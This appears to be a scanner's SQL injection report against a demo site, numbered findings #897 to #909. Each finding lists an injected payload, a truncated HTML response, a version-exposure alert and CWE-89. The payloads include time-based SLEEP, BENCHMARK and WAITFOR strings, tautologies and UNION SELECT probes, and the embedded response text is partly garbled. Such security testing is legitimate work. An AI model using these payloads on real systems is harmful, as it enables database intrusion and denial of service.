Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#897					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AS INJECTX WHERE 1=1 AND 1=1#</td></tr></table>		Name	Value	demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=1#
Name	Value					
demouser@deepfence.io	AS INJECTX WHERE 1=1 AND 1=1#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title</pre></div>					

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#898

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 1=1 AND '%='</td></tr></table>	Name	Value	demouser@deepfence.io	AND 1=1 AND '%='
Name	Value				
demouser@deepfence.io	AND 1=1 AND '%='				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#899				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),3#</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),3#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),3#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#900				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>");waitfor delay '0:0:5'--</td></tr> </table>	Name	Value	demouser@deepfence.io	");waitfor delay '0:0:5'--
Name	Value				
demouser@deepfence.io	");waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#901

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))#</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#902				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>admin") or "1"="1"--</td></tr> </table>	Name	Value	demouser@deepfence.io	admin") or "1"="1"--
Name	Value				
demouser@deepfence.io	admin") or "1"="1"--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#903				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>1/0</td></tr> </table>	Name	Value	demouser@deepfence.io	1/0
Name	Value				
demouser@deepfence.io	1/0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#904

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>' and 1=2 --</td></tr> </table>	Name	Value	demouser@deepfence.io	' and 1=2 --
Name	Value				
demouser@deepfence.io	' and 1=2 --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#905				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>')) or benchmark(10000000,MD5(1))#</td></tr> </table>	Name	Value	demouser@deepfence.io	')) or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	')) or benchmark(10000000,MD5(1))#				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#906

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#907

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#908

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	1 or benchmark(10000000,MD5(1))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#909

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))</td></tr></table>	Name	Value	demouser@deepfence.io	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
Name	Value				
demouser@deepfence.io	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))				
